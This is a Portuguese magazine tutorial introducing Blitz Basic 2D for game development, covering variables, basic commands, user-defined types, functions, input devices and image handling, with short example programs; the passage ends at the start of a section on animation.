


Imagem: Reprodução

## **Parte I: Blitz Basic 2D**

Conheça os recursos do Blitz Basic 2D, indicado para criação de jogos com gráficos bidimensionais

p. **3**

## **Parte II: Variáveis e Comandos**

Os princípios básicos do Blitz Basic explicados de maneira simples e prática

pp. **3-4**

## **Parte III: Funções/Animação**

Recursos específicos do Blitz Basic voltados para a produção de jogos

pp. **7-10**

## **Parte IV: Essenciais**

Dicas básicas para a instalação do Blitz Basic e para extrair o máximo de seu potencial

p. **12**

# Um crash course sobre Blitz Basic (BB)




Imagem: Reprodução

**Tudo que você precisa saber para começar a produzir games com essa poderosa linguagem**

A linguagem Basic foi umas das primeiras criadas para o ensino de iniciantes em computação. A facilidade de criação de código e a simplicidade de seus comandos cativaram um grande número de aficionados na década de 70. O império Microsoft, liderado por Bill Gates, lançou na década de 90 uma versão da linguagem Basic orientada para eventos. Estamos falando, é claro, do Visual Basic; esta versão do Basic incorporou a idéia de uma GUI para facilitar a codificação de um programa. Detalhes que são comuns a muitos programas já faziam parte do corpo principal da linguagem, o que deixava o programador livre para se concentrar no core do problema.

A versão da linguagem Basic que apresentaremos neste artigo é o Blitz Basic, um Basic orientado para a criação de jogos 2D e 3D. Para alcançar o maior número possível de leitores, faremos uma apresentação "from scratch" da linguagem, de forma que esse

artigo seja útil para qualquer leitor com apenas conceitos elementares de programação.

O sistema Blitz Basic atualmente está disponível nas versões 2D e 3D (versões demo que o leitor encontra no CD desta edição). Por questões didáticas, apresentaremos primeiro o BB 2D e depois o BB 3D. Utilizaremos o método de apresentação estruturada, que, apesar de ser um recurso formal, facilitará a sua vida. Além disso, não apresentaremos programas complexos, pois só iriam dificultar o entendimento dos recursos básicos do Blitz Basic. Depois que o básico for absorvido, o leitor estará em condições de entender os samples (exemplos) que acompanham o BB, e também de começar o longo caminho como projetista de jogos.

Atenção: nos exemplos que constituem programas completos, nas chamadas de arquivos externos, os mesmos se encontram no CD para que o leitor possa testar os programas.

## BLITZ BASIC 2D

### Conceitos Básicos

Como se trata de uma versão da linguagem Basic orientada para a criação de jogos, é natural esperar que os comandos originais sejam preservados (mas não temos que enumerar as linhas de comando, é claro!) e inúmeros recursos, como a configuração gráfica da tela, a possibilidade de carregar sons e imagens, imagens predefinidas, a movimentação destes objetos, controle de dispositivos de entrada (teclado, mouse e joystick), etc., sejam adicionados.

Abaixo, temos algumas imagens geradas através do Blitz Basic.



Imagens: Reprodução

### Variáveis do Sistema

Podemos pensar em variáveis como sendo "caixinhas" onde colocamos coisas. Como qualquer linguagem procedural, o Blitz Basic possui alguns tipos de variáveis predefinidas, sendo naturalmente dinâmicas; vamos apresentá-las, junto com alguns exemplos:

• **Variáveis inteiras:** no BB, uma variável (numérica) do tipo inteiro é definida dando-lhe um nome da maneira usual, usando a terminação com o símbolo %.

*Exemplo:* `iconta%`

*Obs.:* Se não for colocado o %, o BB tomará a variável como sendo do tipo inteiro.

• **Variáveis de ponto flutuante:** são variáveis numéricas que

aditem números "quebrados" (números racionais). São definidas usando a terminação com o símbolo #.

*Exemplo:* `fchute#`

• **Variáveis alfanuméricas (string):** como no Basic original, temos este tipo de variável. Ela é definida usando a terminação com o símbolo \$.

*Exemplo:* `snome$`

• **Constantes:** apesar de não variarem, as constantes podem ser incluídas na nossa lista. As mesmas podem ser de todos os tipos predefinidos. Uma constante é definida usando a declaração `Const`.

*Exemplos:* `Const sMensagem$ = "Hello World"`, `Const fKilos#= 83.5`, `Const iIdade%= 36`

• **Variáveis do tipo Array (vetores, matrizes):** as arrays no BB podem ser definidas com qualquer número de dimensões – usamos a declaração "Dim" para defini-las – e com todas as construções sintáticas válidas.

*Exemplo:* `Dim iIdade%(3)` - define um vetor com três entradas do tipo inteiro.

`Dim iPosição$( 800,600)` - define uma matriz com 800 X 600 entradas alfanuméricas

`Dim fKilos#(10)` - define um vetor com 10 entradas do tipo ponto flutuante

### Alcance das variáveis:

As variáveis no BB podem ser locais ou globais. As primeiras têm a sua validade restrita a uma função do programa. Já as globais são definidas de maneira a poderem ser referenciadas e modificadas em qualquer ponto do programa. Uma variável é definida como global através da declaração `Global`.

*Exemplo:* `Global iTiro% = 100`

Para uma variável local, usamos a declaração `Local`.

*Exemplo:* `Local iContador% = 0`

Mas se uma variável não for declarada como local, o BB a entende como local por definição.

*Obs.:* Usamos uma letra específica precedendo uma variável apenas como recurso mnemônico, indicando o tipo da variável em questão. Também aconselhamos a sempre inicializar as variáveis do programa. Apesar de não ser obrigatório, isto evita bugs iniciais.

### Comandos elementares do BB

Apresentamos a seguir os comandos básicos do BB:

• **Comentários**

Um mau hábito arraigado entre os programadores é a NÃO documentação do seu programa. Isto causa um monte de problemas, tais como a dificuldade de correção do código (debug), leitura dificultosa para mantenedores do código, etc. Depois de alguns meses (semanas?), o programador sofrerá de um "apagamento mental" sobre o significado do código do seu próprio programa! Para isso, existe o comando de comentário. No Basic secular era usado o comando REM; no BB, usa-se o símbolo ";". Após o mesmo, todo o conteúdo da linha de código corrente não é compilado.

*Exemplo:*

```
; Meu primeiro programa
Graphics 640,480 ; inicializa o ambiente gráfico
Const sMensagem$ = "Hello World" ; define uma constante
alfanumérica
Text 100,100, sMensagem$ ; imprime o conteúdo da constante
na posição especificada
WaitKey ( ) ; aguarda até que uma tecla seja pressionada
End ; encerra o programa e devolve o controle ao Windows
```

Este "programa" simplesmente define uma constante alfanumérica e a imprime na tela usando o comando Text

### •Text x,y, string\$

Este é o comando básico para impressão vetorizada, ou seja, com ele imprimimos uma string na posição x,y.

*Exemplo:* Text 10,10, "GNU is not Unix".

### •Input

Este é o comando para entrada de dados. Vejamos a sua sintaxe através de um exemplo:

```
Idade% = Input("Entre com a sua idade: ");
o computador espera a entrada de um número
inteiro que será carregado na variável Idade%.
```

### •Print

É o parceiro do comando Input. Vejamos a sintaxe deste comando abaixo:

```
Print "O Bill Gates é um cara legal...";
imprime o string na linha corrente
```

### •End

Este comando indica ao BB que o programa terminou. Não se trata de um comando obrigatório, mas se não o utilizarmos, teremos ao final do processamento uma janela do Windows informando que o programa acabou. É bom usá-lo para evitar esta penelhação.

### •Graphics

Com este comando, dizemos ao BB qual o

tipo de resolução que adotaremos no programa. A sua sintaxe é a seguinte:

### Graphics x, y, z, w

Onde os parâmetros x e y se referem ao número de linhas por número de colunas que o adaptador de vídeo do seu micro pode suportar. Para as boas placas de vídeo, temos as configurações 640x480, 800x600 e 1024x768. O parâmetro z define o "fundo" do seu programa. Se este parâmetro for omitido, o BB escolhe um que seja mais compatível com os recursos de hardware existentes no seu micro. Finalmente, o parâmetro w define o "screen mode" do seu programa. Os valores admissíveis são 0, 1, 2 e 3

*Exemplo:*

```
; Meu primeiro programa, again
Graphics 800,600 ; define o padrão de tela
Const sMensagem$ = "Hello World" ; define uma constante
global
Text 100,100, sMensagem$ ; imprime o valor da constante na
posição 100,100
WaitKey ( )
End
```

### •Cls

Acreditamos que o leitor já adivinhou o significado deste comando. É o velho comando ClearScreen, ou seja, limpe a tela. Mas no BB temos mais possibilidades. Há a variante ClsColor r, g, b, onde os parâmetros r, g e b definem as matizes vermelho (red), verde (green) e azul (blue). Para sermos mais precisos, o comando ClsColor r, g, b é apenas para definir o fundo de tela que será usado quando o



comando Cls for acessado.

*Exemplo:*

```
;Vamos colorir
Graphics 640,480
ClsColor 255,0,0 ; define um fundo vermelho
Cls ; com este comando, teremos um fundo vermelho
WaitKey (); aguarda até que uma tecla seja pressionada
End ; devolve o controle para o Windows
```

#### •While... Wend

É uma variante do tradicional While... Do, do Pascal. Com este comando podemos executar uma seqüência de comandos, enquanto a sentença ligada ao While não é alcançada. Um exemplo será mais esclarecedor:

*Exemplo:*

```
; Segundo programa
Graphics 640,480
ClsColor 0,255,0 ; define um fundo verde
Cls ; um fundo verde é aplicado
icontador % = 1 ; define uma variável do tipo inteiro
y% = 10 ; define uma variável do tipo inteiro
While icontador < 10
Text 10,y% , "Hello World" ; imprime "Hello World" na posição
10,y
icontador % = icontador% + 1 ; incrementa uma unidade a
variável contador
y% = y% + 10 ; incrementa quinze unidades a posição do eixo
"Y" de impressão de quinze unidades
Wend
WaitKey ; aguarda até que uma tecla seja pressionada;
End ; devolve o controle para o Windows
```

Este programa simplesmente imprime na tela a partir da posição 10,10 a "fantástica" frase : "Hello World"; a variável icontador% é apenas para repetir a impressão da mensagem por dez vezes. Com o incremento da variável y%, fazemos com que a mensagem não seja

sobreposta durante o loop.

*Obs.:* a tabulação usada na edição do código acima é mais um recurso para um debug eficiente.

#### •For... Next

Este é um comando clássico do Basic. Vamos estudá-lo através do seguinte exemplo:

```
; Outro Programinha
Graphics 800,600
Cls ; define um fundo preto;
icontador % = 0
```

For contador% = 1 To 100 Step 10; a variável contador é incrementada dez unidades a cada ciclo

Text 10,10," A posição atual do contador é: "+icontador%";  
imprime a linha citada junto com o valor atual da variável icontador%

```
Next
WaitKey ( )
End
```

Neste exemplo, temos um laço implementado pelo comando For... Next. Apenas um detalhe a mais: para conseguirmos imprimir o valor da variável icontador% após a cadeia de caracteres, é necessário inserir o símbolo "+" antes do nome da variável.


#### •If...Then... Else... Endif

É a versão do BB para o mais manjado comando de desvio condicional das linguagens procedurais. No If, definimos uma sentença lógica a ser avaliada. Se a avaliação for "True", temos a execução de uma seqüência de comandos; caso contrário ("Not"), temos a execução de uma outra seqüência de comandos (podendo ser uma outra seqüência If...Then... Else) e o comando termina com a declaração "Endif".

*Exemplo:*

```
; Terceiro programa
Graphics 800,600
ClsColor 0,0,255 ; define o fundo como azul
Cls ; chama o fundo azul
numero_de_pontos = Input ("Entre com a sua nota:");
; entrada de dados
If inumero_de_pontos = 100 Then ; teste condicional
Text 10,10, "Você is very porreta"
Else
Text 10,10, " Vai estudar vagabundo"
Endif
WaitKey()
End
```

Neste exemplo, como se pode entender pelos comentários, definimos um fundo azul e pedimos uma entrada de informação através do comando Input, e na avaliação da condição lógica temos duas possibilidades de impressão.



### Criação de Tipos

Pode parecer estranho voltar ao tópico "variáveis" neste ponto, mas fizemos isto para manter uma seqüência didática. Como em qualquer linguagem procedural moderna, o BB permite a criação de tipos de variáveis específicas para uma aplicação. Como queremos criar jogos, surge naturalmente a necessidade de armazenarmos informação das mais variadas. Por exemplo, suponhamos que num jogo temos que codificar um objeto chamado "navio". Neste objeto, teremos que especificar variáveis como nome do navio, posição no plano, armas disponíveis e se o mesmo está "vivo" no jogo ou não. O BB fornece o recurso para implementar um tipo específico para este caso: o comando Type. Consideremos o exemplo abaixo:

```
Type Navio
Field Nome_do_Navio$
Field iX%,iY%
Field iArmas%
Field Status_do_Navio%
End Type
```

Explicando melhor: criamos uma variável que engloba um conjunto de variáveis que servirá para descrever um ELEMENTO do objeto navio, ou seja, podemos definir vários elementos no jogo que obedecerão ao tipo definido. Para isso, temos que usar a declaração New. Para completar a explicação, vamos ver como se usa o New:

JogadorNavio.Navio = New Navio ; criamos um nome para um elemento do tipo Navio

JogadorNavio\Nome\_do\_Navio = "Predador" ; o elemento é batizado com o nome "Predador"

JogadorNavio\iX% = ScreenWidth / 2 ; define a coordenada X do elemento

JogadorNavio\iY% = ScreenHeight/ 2 ; define a coordenada Y do elemento

JogadorNavio\iArmas% = 1 ; define a arma usada

JogadorNavio>Status\_do\_Navio% = 1 ; diz que o elemento "Predador" está no jogo

Com esta seqüência de atribuições, temos ao final um elemento do tipo "Navio" e a sua situação corrente num jogo. Também podemos encarar a declaração Type como a versão do BB para um arquivo vetorizado; podemos mudar os valores dos seus componentes toda vez que for necessário. Para isso, temos no BB o comando For adaptado para tipos, junto com um comando chamado Each. Vejamos o seguinte exemplo, no qual atualizamos variáveis do elemento "Inimigo\_do\_Navio":

```
For Inimigo_do_Navio.InimigoNavio =
Each InimigoNavio
Inimigo_do_Navio \ iX% =
```

```
Inimigo_do_Navio \ iX% + iDireçãoX%
Inimigo_do_Navio \ iY% = Inimigo_do_Navio \ iY% +
iDireçãoY%
Next
```

Esta rotina, através do comando Each, atualiza a localização no plano de cada um dos componentes do elemento "Inimigo\_do\_Navio".

Para encerrar a discussão com tipos, num jogo precisamos saber se matamos um inimigo, certo? No BB, implementamos este evento através do comando Delete.

*Exemplo:*

```
For Inimigo_do_Navio.Navio = Each InimigoNavio ;
percorre todos os elementos do tipo
If Inimigo_do_Navio \Status_do_Navio = 0 ; testa se um
inimigo foi destruído
Delete Inimigo_do_Navio ; apaga um elemento do tipo
Inimigo_do_Navio
Endif
Next
```

Percebemos pelos comentários na rotina, que a mesma testa se algum dos elementos do tipo "Inimigo\_do\_Navio" foi acertado (é claro que isto deve ser implementado com uma rotina mais complexa) e o elimina do tipo.

### Funções

Este é mais um recurso que, é claro, não poderia estar ausente no BB. Funções são amplamente usadas quando precisamos repetir uma seqüência de comandos. Criamos uma função apropriada e a



chamamos no corpo principal do programa sempre que necessário.

Vejamos um exemplo da sintaxe de uma função no BB:

```
Function Contador ( ) ; rotina básica de contagem
Local I% = 0; variável local
While I% < 100 ; inicia o loop
I% = I% + 1 ; incrementa a variável de uma unidade
Wend
End Function
```

O leitor deve observar que não utilizamos nenhum parâmetro de entrada na função.

Acreditamos que, entre os comandos tradicionais, já apresentamos o mínimo necessário (e suportável, é claro). Como o nosso objetivo é criar jogos, o nosso próximo passo é a apresentação de comandos do BB específicos para este propósito:

### Comandos para interfaceamento Gráfico e de Dispositivos de Entrada:

#### a) Teclado

Usar o teclado para manipular o ambiente de um jogo é um dos recursos mais utilizados. Em um jogo de batalha espacial, por exemplo, é necessário dizer ao BB como manter a posição da nave sob controle quando o jogador a move, se foi disparado um tiro, etc. O comando `KeyDown` testa o estado lógico de uma tecla (se a mesma foi apertada ou não), ou seja, este comando retorna o valor verdadeiro ou falso para uma dada tecla. Agora, como identificar uma tecla específica? Para isso, o BB precisa do scancode (mapeamento em código) do teclado. Consultando o Help do BB (Miscellaneous - Scancode (listing)), temos, por exemplo, para a seta da direita o valor 205 e para a da esquerda, o valor 203. Consideremos o fragmento de código abaixo:

```
Function TestaTecla ( ) ;
Const SetaEsquerda% = 203
Const SetaDireita% = 205
If KeyDown(SetaEsquerda%) Then ; testa se a seta esquerda
```



foi apertada

```
PosiçãoNave% = PosiçãoNave% - 1 ; muda a coordenada da nave de uma unidade para a esquerda
```

```
If PosiçãoNave% < 0 Then ; testa se a coordenada da nave está "fora" do limite esquerdo da tela
```

```
PosiçãoNave% = PosiçãoNave% + 1; não permite que a nave "suma" da tela
```

```
EndIf
```

```
EndIf
```

```
If KeyDown(SetaDireita%) Then ; testa se a seta direita foi apertada
```

```
PosiçãoNave% = PosiçãoNave% + 1 ; muda a coordenada da nave de uma unidade para a direita
```

```
If PosiçãoNave% > LarguraDaTela Then : testa se a coordenada da nave está "fora" do limite direito da tela
```

```
PosiçãoNave% = PosiçãoNave - 1 ; não permite que a nave "suma" da tela
```

```
EndIf
```

```
EndIf
```

```
End Function
```

Como se percebe pelos comentários, esta função (mais um recurso básico de uma linguagem procedural) altera as coordenadas da nave quando o jogador aperta as respectivas teclas, mantendo a nave dentro da interface do jogo. Não apresentamos a declaração `Function` do BB de forma abstrata, mas acreditamos que o código acima é suficientemente simples para o leitor entender a sintaxe básica de uma função no BB.

#### b) Mouse

Quando uma interface de um jogo é aberta, usualmente o jogador tem a liberdade de iniciar o jogo clicando sobre as possibilidades da interface inicial (help, start the game, etc.). Para isso, é necessário que o mouse seja funcional na interface do jogo; no BB, isso é automático. Então o problema de mover o mouse na interface já está resolvido. Como exemplo de controle do mouse, vamos apresentar um código onde o ponteiro do mouse fica confinado num quadrado localizado no centro da tela. Para isso, vamos precisar dos comandos apropriados:

`MoveMouse x, y, mouseX ( )` e `MouseY ( )`. Com o primeiro comando podemos mover o mouse para as coordenadas especificadas. Os outros comandos fornecem as coordenadas do mouse.

Vejamos dois exemplos:

*Exemplo 1:*

```
Graphics 640,480 ; define a resolução da interface
```

```
Global PosYM% = MouseY ( ) ; armazena a coordenada Y do mouse
```

```
ClsColor 0,0,255 ; fixa um fundo azul
```

```
Cls ; carrega um fundo azul
```

```
MoveMouse 320,240 ; posiciona o mouse no centro da interface
```

```

Text 10,10, "Tente sair do confinamento" ; brincadeirinha...
Function FixaMouse( )
If MouseY ( ) > PosYM% + 100 Or MouseY ( ) < PosYM% - 100
Or MouseX ( ) > PosXM% + 100 Or MouseX ( ) < PosYM% -
100 Then
; confina o mouse num quadrado localizado no centro da tela
MoveMouse 320,240 ; reseta o mouse para o centro da tela
Endif
End Function

```

While Not Key Hit(1) ; executa a função de confinamento até que a tecla ESC seja apertada

```

Function FixaMouse( )
Wend
End ; devolve o comando ao Windows
Exemplo 2:

```

```

Graphics 640,480 ; define a resolução da interface
ClsColor 0,0,255 ; fixa um fundo azul
Cls ; carrega um fundo azul
Text 10,10, "Programa asterisco pentelho"
Text 10,30, "Pra começar aperte Enter e depois mova o mouse"
Text 10,50, " Tô esperando!"

```

While Not KeyHit(28) ; aguarda até que a tecla Enter seja pressionada

```

Wend

Cls
Text 1,1, "Aperte ESC para acabar com a pentelhação"
MoveMouse 320,240

```

```

Function Asterisco ( ) ; uma pentelhação, he,he,he...
Local I% = 0;
Text 1,1 "Aperte ESC para acabar com a pentelhação"
Text MouseX( ), MouseY ( ), "*" ; imprime um asterisco na
posição corrente do mouse

```

While I% < 5000 ; um contador para o micro esperar antes de redefinir a tela

```

I% = I% + 1
Wend
Cls
End Function

```

While Not Key Hit(1) ; a pentelhação continua até que a tecla ESC seja pressionada

```

Asterisco ( )
Wend

```

End ; devolve o controle para o Windows

Neste segundo exemplo, ao rodar o programa, o leitor terá o sinal

de asterisco "perseguindo" o ponteiro do mouse.

### c) Joystick

O terceiro dispositivo de entrada básico é o joystick, que serve para interagirmos com o jogo. Como nos casos do teclado e do mouse, são necessárias funções específicas de controle dos mesmos no BB; felizmente várias destas funções já vêm implementadas por default: a função JoyDown(), se um botão do mouse é pressionado (com os valores "1" para sim e "0" para não), e as funções JoyX ( ) e JoyY ( ), que fornecem as coordenadas no plano do joystick. Abaixo, temos um pequeno exemplo onde símbolos são impressos à medida que o joystick é movimentado:

```

Graphics 640,480 ; define a resolução da interface
ClsColor 0,0,255 ; fixa um fundo azul
Cls ; carrega um fundo azul
Text 10,10, "Imprimindo estrelinhas"
Function ImprimeEstrela( )
If JoyDown(u) Or JoyDown(d) Or JoyDown(r) Or JoyDown(l)
Then
; testa se os botões das direções X, Y do joystick estão sendo
pressionados
Text JoyX ( ), JoyY ( ), * ; imprime o símbolo "*" nas coordenadas
correntes do joystick
Endif

```

```

While Not Key Hit(1)
Function ImprimeEstrela ( ) ; imprime o símbolo "*" enquanto
o joystick estiver sendo usado e até que a tecla ESC seja pressionada
Wend
End

```

Este é um exemplo bem simples, em que o uso do joystick serve para imprimirmos algo na tela.



## d) Controle de Imagem

### d.1) Leitura e Desenho de uma Imagem

Duas operações básicas em imagens são carregar uma imagem na memória e depois imprimi-la na tela. No BB, para carregar uma imagem, temos que armazenar a mesma numa variável, o que é feito com o comando LoadImage (as imagens são no formato bitmap (bmp)), e para plotá-la usamos o comando DrawImage. Considere o exemplo abaixo:

```
Graphics 640,480
ClsColor 255,0,0 ; define um fundo vermelho
Cls
imgNave = LoadImage("graph\nave.bmp") ; carrega a imagem
nave.bmp (bitmap) localizada no diretório
graph
If imgNave = 0 Then
Text 1,1,"Imagem não encontrada" ; a imagem indicada no path
não foi encontrada
Else
DrawImage(imgNave, 320,480) ; desenha a imagem no centro
da tela
Endif

While Not KeyHit(1) ; aguarda até que a tecla ESC seja
pressionada
Wend
End
```

*Obs:* quando carregamos uma imagem, temos que fornecer o caminho para o BB encontrá-la no HD – é o que foi exposto num dos comentários acima. Se o BB não a encontrar, uma mensagem de aviso será impressa.

### d.2) Movimentos Básicos no Plano

Se não temos variações plásticas numa imagem (cor, variação de tamanho), os movimentos básicos no plano – rotações e translações

– são facilmente implementados. Nos concentremos no mais difícil: as rotações.

O termo "frame" é comum na literatura sobre computação gráfica. Significa "armação, moldura". Mais precisamente é uma imagem em si, mas pode ser necessário que tenhamos que desenhá-la girando a mesma em torno de um eixo imaginário fixado em seu centro. Para cada imagem resultante após uma rotação teremos um frame.

O BB fornece comandos específicos para controle de uma imagem. Temos o RotateImage, que gira uma imagem no sentido horário de um ângulo fixado, o DrawImage, que desenha uma imagem numa posição especificada da tela, e o CopyImage, que copia uma imagem já carregada para uma outra variável. Vamos apresentar um programa onde temos estas variáveis em ação:

```
Graphics 640,480
Const ipartdoang = 36 ; escolha do número de rotações, mude
para ver o efeito na animação
ClsColor 255,0,0 ; fixa um fundo vermelho
```

```
Dim imgNaveFrames(ipartdoang) ; vetor que identifica as
imagens giradas
```

```
Global cont% = 0
```

```
AutoMidHandle True ; diz ao BB para manter o centro de rotação
fixo automaticamente
```

```
imgNave = LoadImage("graph\nave.bmp") ; carrega a imagem
básica na variável imgNave
```

```
For cont = 0 to ipartdoang -1 ; carrega o vetor com os frames
girados
```

```
imgNaveFrames(cont%) = CopyImage(imgNave) ; carrega uma
cópia da imagem numa posição
específica do vetor de frames
```

```
Rotate imgNaveFrames(cont%) = imgNaveFrames(cont%),
cont%*360/ipartdoang
```

```
; agora giramos a imagem para termos frames distintos para índice
do vetor
```

```
Next
```

```
cont% = 0 ; reinicializa o contador
```

```
While Not KeyHit(1) ; efetua um laço até que a tecla ESC seja
pressionada
```

```
DrawImage(imgNaveFrames(cont%),300,250) ; desenha o frame
apontado
```

```
If cont% > ipartdoang -1
```

```
cont% = 0 ; reinicializa o contador se o tamanho limite do
índice for ultrapassado
```


```
EndIf
```

```
PlayMusic ("graph\Starblaz.wav") ; apenas uma musiquinha
temporária
```

```
Delay 100 ; força o BB a esperar 100 milissegundos antes de
desenhar a próxima imagem
```

```
Wend
```

```
End ; fim do programa, devolve o controle ao Windows
```



Comentário: neste programa, uma imagem é girada 10 vezes e continuamente desenhada até que a tecla ESC seja pressionada. Essas rotações são implementadas através da função RotateImage. O argumento  $\text{cont}\% * 360 / \text{ipartdoang}$  é a fórmula matemática para que o ângulo de rotação escolhido,  $360 / \text{ipartdoang}$ , seja multiplicado ao longo do loop, gerando, deste modo, os frames desejados.

### d.3) Recobrimentos do plano de fundo

Outro processo básico é o de recobrimos o plano de fundo de um jogo usando um "tile" (célula) básico. O BB fornece um comando que automatiza o processo, o TileBlock. Vejamos um pequeno exemplo:

```
Graphics 640,480
imgestrela = LoadImage("graph\stars.bmp")
TileBlock imgestrela ; recobre o plano de fundo com esta célula
WaitKey ; aguarda até que uma tecla seja pressionada
End
```

Com este programinha, teremos ao final o plano de fundo recoberto com as duas imagens especificadas. Para implementar o mesmo, o leitor precisa criar os diretórios setados e colocar nos mesmos as imagens solicitadas.

### Animação

#### a) A animação por refresh da tela

